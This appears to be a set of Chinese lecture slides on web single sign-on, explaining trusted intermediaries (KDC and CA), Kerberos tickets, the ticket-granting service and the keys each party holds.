
New Customer? [Register Now](#)

OR

use your account from

[f Connect with facebook.](#) [?](#)

# Web单点登录系统



# 大纲

- 用户认证
  - 口令认证, Salt
  - 挑战-应答(Challenge-response)认证协议
  - 动态口令
  - 生物识别技术
  - 基于令牌(Token-based)的认证
- 分布式系统中的身份认证
  - 单点登录系统(Single Sign-On)
  - 可信中介 (KPC和CA)

# 可信中介(Trusted Intermediaries)

## 对称密钥问题:

- 两个实体如何通过网络建立共享密钥?

## 方法:

- 可信的密钥分配中心 (key distribution center, KDC) 充当实体之间的中介

## 公钥问题:


- 当Alice获得Bob的公钥 (从网站, 电子邮件, U盘) 时, 她怎么知道这是Bob的公钥, 而不是Trudy的公钥

## 方法:

- 可信认证中心(certification authority, CA)


# 密钥分发中心(KDC)

- Alice, Bob需要共享对称密钥
- KDC: 服务器与**每个**注册用户 (许多用户) **共享不同的密钥**
- Alice, Bob知道自己的对称密钥  $K_{A-KDC}$ ,  $K_{B-KDC}$  , 用于与KDC进行通信。



# 密钥分发中心(KDC)

**Q:** KDC如何让Bob, Alice确定共享对称密钥以相互通信。



Alice和Bob通信：将R1用作共享对称加密的*session key*

# 使用KDC的Ticket 和标准


- Ticket
  - 在 $K_{A-KDC}(R1, K_{B-KDC}(A, R1))$ 中,  $K_{B-KDC}(A, R1)$  也被称为 ticket
  - Ticket具有有效期(expiration time)
- KDC 在 Kerberos 中使用: 基于共享密钥的认证标准
  - 用户注册密码
  - 从密码派生共享密钥

# Kerberos

- 来自MIT的可信密钥服务器系统
  - 最著名和最广泛实施的**可信第三方密钥分发系统**
- 在分布式网络中提供集中式的基于对称密钥的第三方认证
  - 允许用户访问通过网络的分布式服务
  - 无需信任所有站点
  - 而是全部信任中央认证服务器
- 两个版本: 4 & 5
- 广泛使用
  - Red Hat 7.2 and Windows Server 2003 or higher

# Two-Step 认证


- 向KDC证明身份一次，以获得特殊的**TGS ticket**
- 使用TGS ticket 服务TGS 获取任何网络服务的**tickets**



# Kerberos中的对称密钥


- $K_c$  是客户端C的长期密钥
  - 源自用户的密码
  - 由客户端和KDC所知
- $K_{TGS}$  TGS的长期密钥
  - 由KDC和TGS ( ticket granting service)所知
- $K_v$  网络服务V的长期密钥
  - 由 V 和TGS所知
  - 每个服务有单独的密钥
- $K_{c,TGS}$  是客户端C和TGS之间的短期密钥
  - 由KDC创建, 由C和TGS所知
- $K_{c,v}$  C和V之间的短期密钥
  - 由TGS创建, 由C和V所知

# “Single Logon” 认证




- 客户只需获得一次TGS ticket (比如每天早上)
  - ticket是加密的; 客户端无法伪造或篡改它

# 获得一个服务Ticket



